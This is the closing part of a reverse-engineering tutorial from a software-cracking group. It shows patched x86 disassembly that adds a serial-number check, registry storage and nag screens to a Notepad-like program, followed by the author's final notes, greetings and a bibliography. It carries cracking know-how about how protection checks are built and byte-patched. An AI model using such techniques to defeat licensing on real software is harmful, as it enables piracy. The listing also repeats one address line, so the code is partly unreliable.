.0040D372: 68C0D24000                push        00040D2C0
.0040D377: 68E0D24000                push        00040D2E0
.0040D37C: 6A00                      push        000
.0040D37E: FF15A8644000              call        MessageBoxA
.0040D384: 61                        popad
.0040D385: E92345FFFF                jmp        .0004018AD


REGBOX
.0040D3B0: 6A00                      push        000
.0040D3B2: 68E0D34000                push        00040D3E0
.0040D3B7: 688C000000                push        00000008C
.0040D3BC: 6880060000                push        000000680
.0040D3C1: 6800004000                push        000400000
.0040D3C6: FF155C644000              call        CreateDialogParamA
.0040D3CC: A390534000                mov         [000405390],eax
.0040D3D1: E9D744FFFF                jmp        .0004018AD

and
```

```
.0040D3E0: 55                   push        ebp
.0040D3E1: 8BEC                 mov         ebp,esp
.0040D3E3: 817D0C10000000       cmp         [ebp+0C],0010
.0040D3EA: 750E                 jne         .00040D3FA
.0040D3EC: FF7508               push        [ebp+08]
.0040D3EF: FF15A0644000         call        DestroyWindow
.0040D3F5: E92D000000           jmp         .00040D427
.0040D3FA: 817D0C11010000       cmp         [ebp+0C],000111
.0040D401: 7524                 jne         .00040D427
.0040D403: 8B4510               mov         eax,[ebp+10]
.0040D406: 3D89030000           cmp         eax,000000389
.0040D40B: 750E                 jne         .00040D41B
.0040D40D: FF7508               push        [ebp+08]
.0040D410: FF15A0644000         call        DestroyWindow
.0040D416: E90C000000           jmp         .00040D427
.0040D41B: 3D88030000           cmp         eax,000000388
.0040D420: 7505                 jne         .00040D427
.0040D422: E829000000           call        .00040D450
.0040D427: C9                   leave
.0040D428: C3                   retn


SERIAL-CALC
.0040D450: 6A20                 push        020
.0040D452: 68A0534000           push        0004053A0
.0040D457: 6884030000           push        000000384
.0040D45C: FF7508               push        [ebp+08]
.0040D45F: FF157C644000         call        GetDlgItemTextA
.0040D465: 85C0                 test        eax,eax
.0040D467: 7501                 jne         .00040D46A
.0040D469: 40                   inc         eax
.0040D46A: A3C0534000           mov         [0004053C0],eax
.0040D46F: 6A10                 push        010
.0040D471: 68D0534000           push        0004053D0
.0040D476: 6885030000           push        000000385
.0040D47B: FF7508               push        [ebp+08]
.0040D47E: FF157C644000         call        GetDlgItemTextA
.0040D484: C605E053400000       mov         [0004053E0],000
.0040D48B: 33C0                 xor         eax,eax
.0040D48D: 33D2                 xor         edx,edx
.0040D48F: 33DB                 xor         ebx,ebx
.0040D491: 8B0DC0534000         mov         ecx,[0004053C0]
.0040D497: 8A82A0534000         mov         al,[edx+004053A0]
.0040D49D: 8D1C43               lea         ebx,[ebx+eax*2]
.0040D4A0: 42                   inc         edx
.0040D4A1: 3BCA                 cmp         ecx,edx
.0040D4A3: 75F2                 jne         .00040D497
.0040D4A5: 81C321430000         add         ebx,000004321
.0040D4AB: 81F334120000         xor         ebx,000001234
```

```
.0040D4B1: 53                  push        ebx
.0040D4B2: 689C104000          push        00040109C
.0040D4B7: 68F0534000          push        0004053F0
.0040D4BC: FF150C644000        call        wsprintfA
.0040D4C2: 68D0534000          push        0004053D0
.0040D4C7: 68F0534000          push        0004053F0
.0040D4CC: FF15B8634000        call        lstrcmpA
.0040D4D2: 803DE053400000      cmp         [0004053E0],000
.0040D4D9: 0F85E1010000        jne        .00040D6C0
.0040D4DF: 85C0                test        eax,eax
.0040D4E1: 742D                je         .00040D510
.0040D4E3: 6A00                push        000
.0040D4E5: 6880D24000          push        00040D280
.0040D4EA: 68A0D24000          push        00040D2A0
.0040D4EF: 6A00                push        000
.0040D4F1: FF15A8644000        call        MessageBoxA
.0040D4F7: C9                  leave
.0040D4F8: C3                  retn


GOODBOY
.0040D511: 8BEC                mov         ebp,esp
.0040D513: 83EC04              sub         esp,004
.0040D516: 8D45FC              lea         eax,[ebp-04]
.0040D519: 50                  push        eax
.0040D51A: 6848514000          push        000405148
.0040D51F: 6801000080          push        080000001
.0040D524: FF15F0624000        call        RegCreateKeyA
.0040D52A: 85C0                test        eax,eax
.0040D52C: 7541                jne        .00040D56F
.0040D52E: 68A0534000          push        0004053A0
.0040D533: 6856524000          push        000405256
.0040D538: FF75FC              push        [ebp-04]
.0040D53B: E8F24EFFFF          call       .000402432
.0040D540: 68D0534000          push        0004053D0
.0040D545: 68A4D24000          push        00040D2A4
.0040D54A: FF75FC              push        [ebp-04]
.0040D54D: E8E04EFFFF          call       .000402432
.0040D552: FF75FC              push        [ebp-04]
.0040D555: FF15E8624000        call        RegCloseKey
.0040D55B: 6A00                push        000
.0040D55D: 6830D24000          push        00040D230
.0040D562: 6850D24000          push        00040D250
.0040D562: 6850D24000          push        00040D250
.0040D567: 6A00                push        000
.0040D569: FF15A8644000        call        MessageBoxA
.0040D56F: FF7508              push        [ebp+08]
.0040D572: FF15A0644000        call        DestroyWindow
.0040D578: 8BE5                mov         esp,ebp
.0040D57A: 5D                  pop         ebp
```

```
.0040D57B: E948010000                  jmp        .00040D6C8


TEST-REG
.0040D5A0: 55                          push        ebp
.0040D5A1: 8BEC                        mov         ebp,esp
.0040D5A3: 83EC40                      sub         esp,040
.0040D5A6: 8D4DFC                      lea         ecx,[ebp-04]
.0040D5A9: 51                          push        ecx
.0040D5AA: 6848514000                  push        000405148
.0040D5AF: 6801000080                  push        080000001
.0040D5B4: FF15EC624000                call        RegOpenKeyA
.0040D5BA: 85C0                        test        eax,eax
.0040D5BC: 7539                        jne        .00040D5F7
.0040D5BE: 6A20                        push        020
.0040D5C0: 68A0534000                  push        0004053A0
.0040D5C5: 8D4DDC                      lea         ecx,[ebp-24]
.0040D5C8: 51                          push        ecx
.0040D5C9: 6856524000                  push        000405256
.0040D5CE: FF75FC                      push        [ebp-04]
.0040D5D1: E8D44EFFFF                  call       .0004024AA
.0040D5D6: 68A0534000                  push        0004053A0
.0040D5DB: FF15B0634000                call        lstrlenA
.0040D5E1: 85C0                        test        eax,eax
.0040D5E3: 7501                        jne        .00040D5E6
.0040D5E5: 40                          inc         eax
.0040D5E6: A3C0534000                  mov         [0004053C0],eax
.0040D5EB: 6A10                        push        010
.0040D5ED: 68D0534000                  push        0004053D0
.0040D5F2: 8B4DDC                      mov         ecx,[ebp-24]
.0040D5F5: 51                          push        ecx
.0040D5F6: 68A4D24000                  push        00040D2A4
.0040D5FB: FF75FC                      push        [ebp-04]
.0040D5FE: E8A74EFFFF                  call       .0004024AA
.0040D603: FF75FC                      push        [ebp-04]
.0040D606: FF15E8624000                call        RegCloseKey
.0040D60C: 8BE5                        mov         esp,ebp
.0040D60E: 5D                          pop         ebp
.0040D60F: C605E053400001              mov         [0004053E0],001
.0040D616: E970FEFFFF                  jmp        .00040D48B


MSGBOX1-PEP
.0040D640: 6A00                        push        000
.0040D642: 68A0D14000                  push        00040D1A0
.0040D647: 68C0D14000                  push        00040D1C0
.0040D64C: 6A00                        push        000
.0040D64E: FF15A8644000                call        MessageBoxA
.0040D654: 55                          push        ebp
.0040D655: 8BEC                        mov         ebp,esp
```

```
.0040D657: 83EC44                  sub         esp,044
.0040D65A: E9733AFFFF              jmp        .0004010D2


MSGBOX2-EXITPROC
.0040D680: 6A00                    push        000
.0040D682: 68A0D14000              push        00040D1A0
.0040D687: 68E0D14000              push        00040D1E0
.0040D68C: 6A00                    push        000
.0040D68E: FF15A8644000            call        MessageBoxA
.0040D694: FF1598634000            call        ExitProcess
.0040D69A: E9AA3AFFFF              jmp        .000401149


DISACTIV
.0040D6C0: 85C0                    test        eax,eax
.0040D6C2: 0F8578FFFFFF            jne        .00040D640
.0040D6C8: C6054ED6400090          mov         [00040D64E],090
.0040D6CF: C6058ED6400090          mov         [00040D68E],090
.0040D6D6: C60556C5400000          mov         [00040C556],000
.0040D6DD: C60566C5400000          mov         [00040C566],000
.0040D6E4: C605DC86400068          mov         [0004086DC],068 ;"h"
.0040D6EB: C605DE86400061          mov         [0004086DE],061 ;"a"
.0040D6F2: C605E086400072          mov         [0004086E0],072 ;"r"
.0040D6F9: C605E286400065          mov         [0004086E2],065 ;"e"
.0040D700: C605E486400070          mov         [0004086E4],070 ;"p"
.0040D707: C605E686400061          mov         [0004086E6],061 ;"a"
.0040D70E: C605E886400064          mov         [0004086E8],064 ;"d"
.0040D715: C605EA86400020          mov         [0004086EA],020 ;" "
.0040D71C: C60544C7400000          mov         [00040C744],000
.0040D723: 55                      push        ebp
.0040D724: 8BEC                    mov         ebp,esp
.0040D726: 83EC44                  sub         esp,044
.0040D729: E9A439FFFF              jmp        .0004010D2
```

12.5 Final Notes

After all these essays where protections were studied, it was worth to try re-building what we have "de-built" in cracking, but on the same matter as we did until now, wasn't it?? I am sure that this Art or Science of Reverse Engineering is just at its beginning, and that a lot of more marvellous things are possible and will come in the future by new generations of Reversers. For the first time in history, it is possible to create and transform as far as the imagination wants it. Can we still talk about 'limits' ? I am not sure that the answer is yes. The future will say it.

I hope that this small essay I have written will also open gates in your mind as it did with me by reading the ones of LaZaRuS and NeuRaL_NoiSE. We are at the beginning of a new area, it's your power to explore it and go forth. A little

bit as in the Matrix, isn't ? ;o)

Also, since the time where I have read/discovered some years ago the essays from LaZaRuS and NeuRaL_NoiSE until now, some very good RE essays have been written in the meanwhile. I can not mention them all, but my greetings are going to these people too ;o)

This essay has been written along I was coding the 2 sharepads, so I apologise if it is sometimes scrambled!

I can be contacted here: anubis@iname.com or on the IRC chan of my team that you will find on our homepage: http://www.Shmeitcorp.tk. If this last url is no more valid, just search in an engine, you will surely find us ;o)

This tutorial has been originally published in French in the issue nr.5 of our Mementos (cracking & reversing tutorials collection, available on our homepage) in November 2002. Thank you to all of you guys, I would never have become what I am today if I had not had the chance to be accepted in your (our) team!

A big and special thank to Christal who helped me to solved a tricky point on which I stuck in the part II of this tutorial. Also thanks to the Shmeitcorp members who have read this tutorial and helped to improve it ;o)

To LaZaRuS and NeuRaL_NoiSE: if you read me, please contact me!! I have a lot of things I'd like to discuss with you ;o)

Also, forgive my lame English!

Great thanks and/or greetz fly to (no order) :
Fravia+, LaZaRuS, NeuRaL_NoiSE, +Malattia and Ringzer0, +ORC, +Mammon, +Spath, +Razzia, +Frog's Print, Iczelion, Masta, Tsehp, Carpathia, Crackz, Anarchriz, +Sandman, Zero, Santmat, The_Analyst & The Immortal Descendants, Mr.Philex, Christal, Teeji, Pass Partout, TaMaMBoLo, Lutin Noir, Silversandstorm, Lord Soth, Defiler, Detten from/and BIW, Chafe from/and TMG, tkc, all Shmeitcorp members but also Iron Maiden, Cacophony, Dimmu Borgir, Ozzy Osbourne, Immortal, Manowar, Naglfar, Graveworm, Lord Belial, Marduk, Dissection, Mystic Circle, Cradle Of Filth and much more!
If I have forgotten you, drop me a line and I will add your name!

I piss on those (of the scene and in the real life) who think they are superior to the others because they have more knowledge than them. They will recognise themselves.

Wisdom is the Mother of all Knowledge.

12.6 Oh duh

Doesn't apply, does it?

List of Figures

Bibliography

[1] Ltrix. Lice - linux debugger by ltrix. http://www.ltrix.com/, 2003.

[2] J. Malmberg. Wintasks professional 4. http://www.liutilities.com/, 2003.

[3] R. Morelli. Cryptool 1.3.03 - demonstration and reference program for cryptography. http://www.cryptool.com/, 2003.

[4] R. Morelli. Cryptotoolj. http://starbase.trincoll.edu/ crypto/cryptoappletj/, 2003.

[5] R. Morelli. The gronsfeld cipher. http://starbase.trincoll.edu/črypto/historical/gronsfeld.html, 2003.

[6] Numega. Numega - softice debugger. http://www.numega.com, 2003.

[7] Matt Pietrek. Peering inside the pe: A tour of the win32 portable executable file format. http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx, 2002.

[8] Johannes Plachy. The portable executable file format - by johannes plachy. http://www.jps.at/pefile.html, 2003.

[9] F. Pratt. Secret and urgent. 1939.

[10] Oleh Yuschuk. Ollydbg debugger. http://home.t-online.de/home/Ollydbg/, 2003.